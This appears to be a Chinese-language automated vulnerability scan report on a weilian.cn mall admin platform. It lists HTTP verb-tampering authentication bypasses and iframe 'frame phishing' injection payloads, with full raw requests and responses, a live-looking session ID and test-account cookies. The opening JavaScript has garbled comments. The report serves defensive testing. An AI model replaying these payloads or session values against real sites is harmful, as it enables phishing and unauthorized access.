            return fun.apply(object, [ event || window.event ].concat(args));
        }
    };
    var Extend = function(destination, source) {
        for ( var property in source) {
            destination[property] = source[property];
        }
    };
    var Class = function(properties) {
        var _class = function() {
            return (arguments[0] != null && this.initialize && typeof
                (this.initialize) == 'function') ? this.initialize
                .apply(this, arguments)
                : this;
        };
        _class.prototype = properties;
        return _class;
    };
    var Table = new Class(
        {
            initialize : function(tab, set) {
                this.table = tab;
                this.thead = tab.getElementsByTagName('thead')[0]; //
                this.theadtds = this.thead.getElementsByTagName('td'); //
                this.rows = []; // é          éçtbodyè°áæætrçâ¼ç"
                // è          çéç"æ°ç»è°°áææ-â ä.°æ
                this.clos = {}; // é          éçè°°áæææââç' çâ¼ç"
                this.edits = {}; // ç¼          è¼è; "æ ¼çè$ââæç"°
                this.sortCol = null; // è°°â¼          ä°âæfâ"æâ°ä.
                this.inputtd = null; // è°°â¼          ä°ä.*inputèç«ç¼è¼ä°
                this.closarg = {
                    tdnum : null,
                    totdnum : null,
                    closmove : BindAsEventListener(this,
                        this.closmove),
                    closup : BindAsEventListener(this, this.closup)
                }; // ä          °äææçä.ä°äææææ¹æ³
                this.widtharg = {
                    td : null,
                    nexttd : null,
                    x : 0
                },

```

```

        tdwidth : 0,
        nexttdwidth : 0,
        widthmove : BindAsEventListener(this,

this.widthmove),

        widthhup : BindAsEventListener(this, this.widthhup)
    }
    ;
    var i = 0, j = 0, d = document, rows =
tab.tbodies[0].rows, tds1 = tab.tbodies[0]

        .getElementsByTagName('td'), edit = [];
    var divs = this.thead.getElementsByTagName('div');
    this.input = d.createElement('input'); // ¼¼      è¼¼"çinput
    this.input.type = "text";
    this.input.className = "edit";
    this.img = d.body.appendChild(d.createElement('div'));
    this.img.className = "cc";
    this.line = d.body.appendChild(d.createElement('div'));
    this.line.className = "line";
    this.line.style.top = tab.offsetTop + "px";
    if (Sys.IE6) {
        this.checkbox = {}; // è°°â¼¼      éfä°checkboxèç«éä,ä°

â¼¼çie6ä,â¼¼â°¹çéèéç
        var checkbxs =
tab.getElementsByTagName('input'), k = 0;
        for (var lll = checkbxs.length; k < lll; k++)
            checkbxs[k].type == "checkbox"
            && addListener(
                checkbxs[k],
                "click",
                Bind
                    (
                        this
                        ,
                        function(elm, k) {
                            elm.checked == true ? (this.checkbox[k] =

elm)

                                : (delete this.

...
...
...

```

问题 14 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html>

实体: index.html (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
  <div class="preloader themed-background">
    <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

    <div class="inner">
      <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
      <div class="preloader-spinner hidden-lt-ie10"></div>
    </div>
  </div>
  <div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
    <div id="sidebar">

      <!-- Sidebar Content -->
      <div class="sidebar-content">
        <!-- Brand -->
        <div class="account-box">
          
          <span id="userName"></span>
          <input type="hidden" id="userId" value="">
          <span class="arrow bottom"></span>

        </div>
        <nav class="per_options">
          <!-- 个人设置 -->
          <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
            <!-- You can also add the default color theme
            <li class="active">
              <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>

```

```
</li>
-->
<li>
<a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
</li>
<li>
<a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
data-theme="css/themes/night.css" data-toggle="tooltip" title="深邃蓝"></a>
</li>

<li>
<a href="javascript:void(0)" class="themed-background-dark-modern themed-border-modern"
data-theme="css/themes/modern.css" data-toggle="tooltip" title="墨绿"></a>
</li>
<li>
<a href="javascript:void(0)" class="themed-background-dark-autumn themed-border-autumn"
data-theme="css/themes/autumn.css" data-toggle="tooltip" title="橙色"></a>
</li>
<li>
<a href="javascript:void(0)" class="themed-background-dark-flatie themed-border-flatie"
data-theme="css/themes/flatie.css" data-toggle="tooltip" title="翠绿"></a>

...
...
...

```

使用 HTTP 动词篡改的认证旁路	
严重性:	中
CVSS 分数:	6.4
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/personal_settings.html
实体:	personal_settings.html (Page)
风险:	可能会升级用户特权并通过 Web 应用程序获取管理许可权 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
原因:	Web 应用程序编程或配置不安全
固定值:	将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS
cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性，因为“测试响应”与“原始响应”完全相同，这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/component_pages/personal_settings.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 7491
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

```
<div class="newpage-con">
  <div class="row block">
    <div class="col-md-2"></div>
    <form action="index.html" method="post" enctype="multipart/form-data" class="col-md-8
form-horizontal" onsubmit="return false;">
      <fieldset>
        <div class="form-group">
          <label class="col-md-3 control-label">请输入原密码: </label>
          <div class="col-md-7">
            <input type="password" id="init_password" name="init_password" class="form-control"
placeholder="请输入原密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label">请输入新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_1" name="new_password_1" class="form-control"
placeholder="请输入新密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label">确认新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_2" name="new_password_2" class="form-control"
placeholder="确认新密码..">
          </div>
        </div>

        <div class="form-group form-actions">
          <div class="col-md-7 col-md-offset-3">
            <button type="submit" id="update_password" class="btn btn-sm btn-primary">修改密码
          </div>
        </div>
      </fieldset>
    </form>
  </div>
</div>

<div style="width: 100%;">
  <div id="personal-settings-editUserDlg" class="from_table_con">
    <form role="form">
      <table cellpadding="0" cellspacing="0" class="from_table">
        <tr>
          <input type="hidden" name="userId" id="userId" value=""/>
          <th>账户<label class="required">*</label></th>
          <td><input type="text" class="form-control" name="account" id="account" readonly="true"
value=""/></td>
          <th>姓名<label class="required">*</label></th>
          <td><input type="text" class="form-control" name="name" id="name" readonly="true"
value=""/></td>
        </tr>
        <tr>
          <th>地址</th>
          <td><input type="text" class="form-control" name="address" id="address" value=""/>
        </td>
        <th>邮箱<label class="required">*</label></th>
          <td><input type="text" class="form-control" name="eMail" id="eMail" value=""/></td>
        </tr>
      </table>
    </form>
  </div>
</div>
```

```

        <tr>
        <th>手机号码<label class="required">*</label></th>
        <td><input type="text" class="form-control" name="telephone" id="telephone" value=""/>
    </td>
    </tr>
</table>
</form>
</div>
</div>
<div class="form-group form-actions">
    <div class="col-md-7 col-md-offset-3">
        <button type="submit" id="saveBtn" class="btn btn-sm btn-primary">保存</button>
    </div>
</div>
<!--编辑弹窗结束-->

<script>

$(function () {
    initData();

    $("#saveBtn").bind("click",function () {
        saveData();
    });

    //绑定修改密码按钮点击事件
    $("#update_password").bind("click",function () {
        updatePassword();
    });
    //保存修改的密码
    function updatePassword() {
        var originalPassword=$("#init_password").val();
        var newPassword1=$("#new_password_1").val();
        var newPassword2=$("#new_password_2").val();
        //输入校验
        if(originalPassword==""){
            layer.msg("请输入原密码!");
            return;
        }
        if(newPassword1==""){
            layer.msg("请输入新密码!");
            return;
        }
        if(newPassword2==""){
            return;
        }
    }
});

```

问题 16 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: 中

CVSS 分数: 6.4

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/getCommonConfig.js>

实体: getCommonConfig.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/js/getCommonConfig.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=sestest01; enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 2437
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT
```

```
var baseStrUrl;           //base URL
var supplierUrl;          //供应商的URL
var goodsUrl;             //商品的
var storageUrl;           //仓库
var wholesaleUrl;         //批发
var saleUrl;              //零售
var kitchenUrl;           //后厨URL
var marketUrl;            //促销
var purchaseUrl;          //采购
var reportformUrl;        //报表
var contractUrl;          //合同
var enterpriseId;         //企业
var uploadUrl;            //上传图片url
var dictionaryUrl;
var tmsUrl;
```

```
var iespGoodsUrl;
var iespDeclarationUrl;
var iespCargoUrl;
var iespIbaseUrl;
var iespDepotUrl;
var iespExpressUrl;
var iespToolsUrl;
var baseStrUrl;
var systemUrl;
var yn_mall_url;
var product_scf_domain;
var enterpriseLevel;      //企业级别
var enterpriseCode;       //企业级别
var xp_url;
```

```
var domaindata;
```

```
function getModularPrefix(systemhost) {
    $.ajax({
        async: false,
        type: "GET",
        dataType: 'json',
        url: systemhost+"/user/getModularPrefix",
        error: function (data) {
            // layer.msg("获取api的url数据失败")
        },
        success: function (data) {
            systemUrl = data.systemUrl;
        }
    });
}
```

```

baseStrUrl = data.baseUrl;//rest
baseStrURL = data.baseURL;//tomcat
supplierURL = data.supplierURL;
goodsURL = data.goodsURL;
storageUrl = data.storageUrl;
wholesaleUrl = data.wholesaleUrl;
saleUrl = data.saleUrl;
kitchenUrl = data.kitchenUrl;
marketUrl = data.marketUrl;
purchaseUrl = data.purchaseUrl;
reportformUrl = data.reportformUrl;
contractUrl = data.contractUrl;
uploadUrl = data.uploadUrl;
enterpriseId = data.enterpriseId;
dictionaryUrl = data.dictionaryUrl;
tmsUrl = data.tmsUrl;

iespGoodsUrl = data.iespGoodsUrl;
iespDeclarationUrl = data.iespDeclarationUrl;
iespCargoUrl = data.iespCargoUrl;
iespIbaseUrl = data.iespIbaseUrl;
iespDepotUrl = data.iespDepotUrl;
iespExpressUrl = data.iespExpressUrl;
iespToolsUrl = data.iespToolsUrl;
yn_mall_url = data.yn_mall_url;
product_scf_domain=data.product_scf_domain;
enterpriseLevel=data.enterpriseLevel;
enterpriseCode=data.enterpriseCode;
xp_url=data.xp_url;
domaindata=data;
    }
    });
}

```

问题 17 / 18

TOC

使用 HTTP 动词篡改的认证旁路

严重性: 中

CVSS 分数: 6.4

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/commons.js>

实体: commons.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: GET 至: BOGUS

cookie 已从请求除去: c5b8689a1098705cd3ffdf0d57563a1

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```

BOGUS /static/js/commons.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36

```

```
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 1261
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:58 GMT
```

```
function getBrand(){
    if($("#input").hasClass("brand_se_entry")){

        var test = $(".brand_se_entry").bigAutocomplete({
            width:'auto',
            id:['brandid','opcode','brandname'],
            highlight: true,
            ajax:{
                url: 'http://test.vr.weilian.cn:40884/goodsRestApi/getGoodsListToBrand',
                type : "GET",

                success: function(data){
                    var result = eval(data);
                    var Str = result;
                    var datas = [];
                    for (var i = 0; i < Str.data.length; i++) {
                        datas[i] = [];
                        console.info(Str.data[i]);
                        datas[i].push(Str.data[i].brandid);
                        datas[i].push(Str.data[i].opcode);
                        datas[i].push(Str.data[i].brandname);
                    }
                    test.setData(datas,true); // 设置显示的内容，并更新
                    test.setTitle(['品牌ID','拼音码','品牌名称']); // 设置标题
                },
                error: function (msg) {
                    alert ("查询品牌接口异常")
                }
            }
        });
    }
}
```

使用 HTTP 动词篡改的认证旁路

严重性: **中**

CVSS 分数: 6.4

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/dictionaryInit.js>

实体: dictionaryInit.js (Page)

风险: 可能会升级用户特权并通过 Web 应用程序获取管理许可权
可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为仅允许所需 HTTP 方法

差异: 方法 从以下位置进行控制: **GET** 至: **BOGUS**
cookie 已从请求除去: **c5b8689a1098705cd3ffdf0d57563a1**

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”完全相同, 这表明动词篡改能够绕过站点认证。

测试请求和响应:

```
BOGUS /static/js/dictionaryInit.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; enterpriseId=55; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 16994
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:59 GMT
```

```
$(function() {
//      dictInit();// 数据字典初始化
apiUrlInit();// 公共数据初始化
//      添加自定义校验
$.validator.addMethod("telephone", function (value) {

    var partten = /^1\d{10}$/;
    if($.trim(value)=='')
        return true;
    if (partten.test(value)) {
        return true;
    } else {
        return false;
    }

}, '请输入手机号');
});
window.publicData = {};
window.localData = {};
// 判断对象是否为空。
function isEmptyObject(obj) {
    for ( var key in obj) {
        return false;
    }
}
return true;
```

```

}
// 数据字典初始化
function dictInit() {
    //TODO      暂时ip写法

    var dictionaryUrl='';
    $.ajax({
        async : false,
        type : "GET",
        dataType : 'json',
        url: "/user/getModularPrefix",
        error : function(data) {
            // layer.msg("      获取api的url数据失败");
        },
        success : function(data) {
            dictionaryUrl= data.dictionaryUrl;
            if (isEmptyObject(localData)) {
                $.ajax({
                    async : false,
                    type : "GET",
                    dataType : 'json',
                    url :dictionaryUrl,
                    error : function(data) {
                        // layer.msg("获取数据词典失败");
                    },
                    success : function(data) {
                        localData = data;
                    }
                });
            }
        }
    });
    var keyword;
    $("select[keyword]").each(function() {
        keyword = $(this).attr("keyword");
        selectInitBykeyword($(this), window.localData, keyword);
    });
    $("input[keyword][type='text']").not(".select_checkbox").each(function() {
        keyword = $(this).attr("keyword");
        inputShowText($(this), window.localData, keyword);
    });
    $("input[keyword][type='checkbox']").each(function() {
        keyword = $(this).attr("keyword");
        checkboxInitBykeyword($(this), window.localData, keyword);
    });
    $("td[keyword]").each(function() {
        keyword = $(this).attr("keyword");
        tdShowText($(this), window.localData, keyword);
    });

    $("pp[keyword]").each(function() {
        keyword = $(this).attr("keyword");
        tdShowText($(this), window.localData, keyword);
    });

    $("option[keyword]").each(function() {
        keyword = $(this).attr("keyword");
        tdShowText($(this), window.localData, keyword);
    });

    $("input[keyword][type='text'].select_checkbox").each(function() {
        keyword = $(this).attr("keyword");
        selectCheckboxInit($(this), window.localData, keyword);
    });
    trClick4Radio();
    loadThousandsSeparator();
}

function writeObj(obj){
    var description = "";
    for(var i in obj){
        var property=obj[i];
        description+=i+" = "+property+"\n";
    }
    alert(description);
}

```

```

// 根据数据字典生成下拉复选框
function selectCheckboxInit(input, localData, keyword) {
    var name = input.prop("name");
    input.prop("name", name + "show");
    input.removeAttr("keyword");
    var inputHide = '<input type="hidden" name="' + name
        + '" class="select_checkbox"/>';
    var prefixDiv = '<div class="Select_main"><div class="Select_check"><div
class="checkbox_w">';
    var suffixDiv = '</div></div><div class="Select_but"><input type="button" class="btn-bd
sure" value="确定" />'
        + '<input type="button" class="btn-bd offs" value="      关闭" /></div></div>';
    var labels = "";
    var div;
    var filterValue = input.attr("filterValue");
    var filterValues = [];
    if (filterValue != undefined) filterValues = filterValue.split(",");
    $.each(localData.data[0], function(key, objArr) {
        if (key == keyword) {
            $.each(objArr, function(id, obj) {
                if ($.inArray(obj.ddlid.toString(), filterValues) > -1) return
true;
                labels += '<label><input type="checkbox" checkboxName="' + name
                    + '" value="' + obj.ddlid + '">' + '<span>'
                    + obj.ddlname + '</span></label>';
            });
        }
    });
    div = prefixDiv + labels + suffixDiv;
    input.parent().append(div);
    input.before(inputHide);
    //      下拉显示定位
    var position = input.offset();
    input.next().offset({
        // top:position.top+22,
        left : position.left,
    });
    hidee();
}
// 根据数据字典生成select
function selectInitBykeyword(select, localData, keyword) {
    var options = "";
    var value = select.attr("value");
    var filterValue = select.attr("filterValue");
    var filterVa
    ...
    ...
    ...

```

通过框架钓鱼

严重性: **中**

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: pageNum (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至:

1%27%22%3E%3Ciframe+id%3D7237+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1%27%22%3E%3Ciframe+i
d%3D7237+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1'"><iframe id=7237 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: start (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 0 至:

`0%27%22%3E%3Ciframe+id%3D7248+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E`

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0%27%22%3E%3Ciframe+id%3D7248+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "0"><iframe id=7248 src=http://demo.testfire.net/phishing.html>"
```


通过框架钓鱼

严重性: 中

CVSS 分数: 6.4

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: length (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 15 至:

15%27%22%3E%3Ciframe+id%3D7251+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15%27%22%3E%3Ciframe+id%3D7251+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:56 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "15'"><iframe id=7251 src=http://demo.testfire.net/phishing.html>"
```

通过框架钓鱼

严重性: **中**

CVSS 分数: 6.4

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/0>

实体: pageNum (Parameter)

风险: 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ① 至:

1%27%22%3E%3Ciframe+id%3D7382+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E

推理: 测试结果似乎指示存在脆弱性, 因为测试响应包含 URL "http://demo.testfire.net/phishing.html" 的 frame/iframe。

测试请求和响应:

```
GET
/order/selectCmsOrderList/0?pageNum=1%27%22%3E%3Ciframe+id%3D7382+src%3Dhttp%3A%2F%2Fdemo.testfir
e.net%2Fphishing.html%3E&pageSize=15 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
